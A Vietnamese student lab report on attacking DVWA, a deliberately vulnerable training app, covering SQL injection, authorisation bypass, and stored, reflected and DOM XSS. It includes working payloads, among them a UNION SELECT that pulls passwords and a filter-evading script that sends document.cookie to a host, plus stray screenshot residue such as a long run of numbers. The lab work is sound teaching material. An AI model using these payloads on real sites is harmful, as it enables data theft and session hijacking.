



BÁO CÁO LAB 1

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	Sinh viên 1 MSSV: 21521182 Họ tên: Nguyễn Đại Nghĩa Sinh viên 2 MSSV: 21521295 Họ tên: Phạm Hoàng Phúc Sinh viên 3 MSSV: 21521848 Họ tên: Hoàng Gia Bảo Sinh viên 4 MSSV: 21521386 Họ tên: Lê Xuân Sơn
Lớp	NT534.O21.ATCL.1
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc (nếu là nhóm)	[Sinh viên 1]: Làm 3 loại tấn công XSS [Sinh viên 2]: Làm SQL Injection, Authorisation Bypass (easy, medium) [Sinh viên 3]: Làm các phần medium còn lại [Sinh viên 4]: Demo ModSecurity
Link Video thực hiện (nếu có yêu cầu)	



Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý...	
Điểm tự đánh giá (bắt buộc)	9.5 /10

Task: Thực hiện các tấn công khác trên DVWA

SQL Injection

- EASY**

SQL Injection là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn của các ứng dụng. Được thực hiện bằng cách chèn thêm một đoạn SQL để làm sai lệch đi câu truy vấn ban đầu, từ đó có thể khai thác dữ liệu từ database.

Dưới đây là câu truy vấn trong ứng dụng mục tiêu:

vulnerabilities/sqli/source/low.php

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>' . (

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}
```



Dựa vào câu query trên, ứng dụng sẽ hiển thị first_name và last_name của người dùng dựa theo user_id do người dùng nhập vào

User ID:

ID: 1
First name: admin
Surname: admin

Nếu như ta nhập vào trường input một đoạn lệnh SQL độc hại như `%' or '0' = '0` thì câu query trên sẽ trở thành:

`SELECT first_name, last_name FROM users WHERE user_id = '% ' or '0' ='0'`

Vì `0 = 0` là điều luôn đúng nên điều kiện của WHERE sẽ luôn thỏa mãn. Khi đó ứng dụng sẽ hiển thị ra tất cả first_name và last_name mà không quan tâm user_id

User ID:

ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith

- **MEDIUM**

Phân tích mã nguồn :



```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ($DWVA['SQLI_DB']) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch " . $sqlite_db->lastErrorMsg();
            }
            break;
    }
}
```

Trong mã PHP được cung cấp, biến \$id được lấy từ \$_POST['id'] mà không có bất kỳ kiểm tra hoặc xử lý đặc biệt nào.

Điều này mở cửa cho việc chèn các chuỗi SQL bất hợp pháp trực tiếp vào truy vấn.

⇒ Không kiểm tra đầu vào

Mã đã sử dụng mysqli_real_escape_string để tránh lỗi SQL injection. Tuy nhiên, trong trường hợp này, việc này không hoạt động hiệu quả do cách thức thực thi truy vấn.

Dòng \$id = mysqli_real_escape_string(\$GLOBALS["__mysqli_ston"], \$id); chỉ escape các ký tự đặc biệt trong chuỗi \$id, nhưng không ngăn chặn việc thêm các câu truy vấn SQL phức tạp như UNION SELECT.

⇒ Chúng ta sẽ sử dụng UNION SELECT

Biến \$id không được sử dụng trong truy vấn bằng cách nào khác ngoài việc nối trực tiếp vào câu truy vấn.



⇒ Tạo điều kiện cho người dùng độc hại chèn các câu lệnh SQL vào chuỗi \$id

Triển khai :

Vì input của web chỉ có lựa chọn trên thanh cuộn nên ở đây chúng ta sẽ F12 để thay đổi value id của nó thử

```
" User ID: "  
▼ <select name="id">  
...  
  <option value="1 or 1=1 UNION SELECT user, password FROM users#">1</option>  
  <option value="2">2</option>  
  <option value="3">3</option>  
  <option value="4">4</option>  
  <option value="5">5</option>  
</select>  
<input type="submit" name="Submit" value="Submit">
```

Kết quả :

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso



Authorisation bypass

- **EASY**

Authorization bypass là một lỗ hổng bảo mật trong hệ thống xác thực và ủy quyền, cho phép một người dùng không có quyền có thể truy cập vào các tài nguyên hoặc chức năng cụ thể của ứng dụng hoặc hệ thống.

Trang dưới đây chỉ có thể truy cập bằng tài khoản admin:

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	<input type="text" value="Bob"/>	<input type="text" value="Smith"/>	<input type="button" value="Update"/>
4	<input type="text" value="Pablo"/>	<input type="text" value="Picasso"/>	<input type="button" value="Update"/>
3	<input type="text" value="Hack"/>	<input type="text" value="Me"/>	<input type="button" value="Update"/>
2	<input type="text" value="Gordon"/>	<input type="text" value="Brown"/>	<input type="button" value="Update"/>
1	<input type="text" value="admin"/>	<input type="text" value="admin"/>	<input type="button" value="Update"/>

JavaScript

Authorisation Bypass


Open HTTP Redirect

DVWA Security

Khi đăng nhập bằng tài khoản thường, ví dụ như *gordonb / abc123*, ta sẽ không thấy mục Authorisation Bypass



Quay lại tài khoản admin, quan sát URL, ta thấy đoạn /authbypass/



Nếu thêm đoạn này vào URL của tài khoản gordonb, ta có thể truy cập vào trang Authorisation Bypass



1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

Vulnerability: Auth

New Tab

New Tab

127.0.0.1/DVWA/vulnerabilities/authbypass/

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example gordonb / abc123.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

Username: gordonb
Security Level: low
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

• MEDIUM

Phân tích mã nguồn :

```
<?php
/*
Only the admin user is allowed to access this page.
Have a look at these two files for possible vulnerabilities:
* vulnerabilities/authbypass/get_user_data.php
* vulnerabilities/authbypass/change_user_details.php
*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```




Ta thấy bên web đã bắt đầu kiểm tra có phải là admin hay không, như vậy bypass như ở lv easy là không thể thực hiện lại

Sử dụng BurpSuite để phân tích

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET	1	HTTP/1.1 200 OK
2	/DVWA/vulnerabilities/authbypass/get_user_data.php HTTP/1.1	2	Date: Sun, 17 Mar 2024 10:39:36 GMT
3	Host: 192.168.74.132	3	Server: Apache/2.4.58 (Debian)
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36	4	Expires: Thu, 19 Nov 1981 08:52:00 GMT
5	Accept: */*	5	Cache-Control: no-store, no-cache, must-revalidate
6	Referer: http://192.168.74.132/DVWA/vulnerabilities/authbypass/	6	Pragma: no-cache
7	Accept-Encoding: gzip, deflate, br	7	Vary: Accept-Encoding
8	Accept-Language: en-US,en;q=0.9	8	Content-Length: 273
9	Cookie: security=medium; PHPSESSID=87atdkk28olobue4170ogs8k6t	9	Connection: close
10	Connection: close	10	Content-Type: text/html; charset=UTF-8
11		11	
		12	[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]

Đây là những gì ta thấy khi trình duyệt login với user admin , và truy cập vào authorisation, ta có thể thấy sau khi gọi đến trang như ở level easy thì browser đã gọi thêm 1 đường dẫn khác là



/DVWA/vulnerabilities/authbypass/get_user_data.php

Ta thử kiểm tra đường dẫn này xem có chống bypass hay không

```
→ Không bảo mật | 192.168.74.132/DVWA/vulnerabilities/authbypass/get_user_data.php  
[{"user_id":1,"first_name":"admin","surname":"admin"}, {"user_id":2,"first_name":"Gordon","surname":"Brown"}, {"user_id":3,"first_name":"Hack","surname":"Me"}, {"user_id":4,"first_name":"Pablo","surname":"Picasso"}, {"user_id":5,"first_name":"Bob","surname":"Smith"}]
```

⇒ Như vậy ta đã vượt quyền và xem được dữ liệu

XSS (Stored)

Đầu tiên là em sẽ thử nhập vào như bao users bình thường khác:

The screenshot shows the DVWA interface. The sidebar on the left contains the following links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), **XSS (Stored)**, CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a form with 'Name *' and 'Message *' fields, and 'Sign Guestbook' and 'Clear Guestbook' buttons. Below the form, there are two example entries: 'Name: test' with 'Message: This is a test comment.' and 'Name: Nghia' with 'Message: alo 12345'. At the bottom, there is a 'More Information' section with a list of links: <https://owasp.org/www-community/attacks/xss>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, https://en.wikipedia.org/wiki/Cross-site_scripting, <http://www.cgisecurity.com/xss-faq.html>, and <http://www.scriptalert1.com/>.

Tiếp đến sẽ là nhập vào câu lệnh để chuyển hướng người dùng sang web khác, em sử dụng câu lệnh “<script>>window.location="http://alo.com";</script>” như sau:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Nghia

Message *

<script>window.location="http://alo.com";</script>

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

Name: Nghia

Message: alo 12345

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Kết quả nhận được như sau:






Bất kể khi nào nhập vào trang XSS (Stored) thì đều bị chuyển hướng đi sang trang web trên.

XSS (Reflected)

- **EASY**

Đầu tiên là em sẽ thử nhập vào như user bình thường:




Có thể dễ dàng nhìn thấy ở trên url có giá trị “Nghia” cho trường name, từ đó có thể suy ra được là có thể chèn trực tiếp giá trị từ url vào nội dung trang.

Vì thế em sẽ chèn đoạn mã sau vào “<script>alert(document.cookie);</script>”, để lấy dữ liệu cookie của trang.



Kết quả nhận được như sau:



- **MEDIUM**

Phân tích mã nguồn :

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```


Dựa vào code ta thấy được ở level này thì mã đã xóa đi đoạn có chữ <script> trong input mà chúng ta nhập vào.

Nhưng như vậy thì trang chủ vẫn chưa được an toàn bởi ta có thể khai thác script như dưới :


Kết quả :



```
<scr<script>ipt>alert("BaoBaodaden")</script>
```




```
<scr<script>ipt>window.location='http://192.168.74.132/DVWA/?cookie=' + document.cookie</script>
```



XSS (DOM)

Với loại tấn công này, nó cũng gần tương tự với xss reflected, bước đầu em sẽ chọn ngôn ngữ như người dùng bình thường:




Sau đó em thực hiện chèn đoạn mã javascript để lấy dữ liệu cookie của trang như sau:



127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English<script>alert(document.cookie);</script>

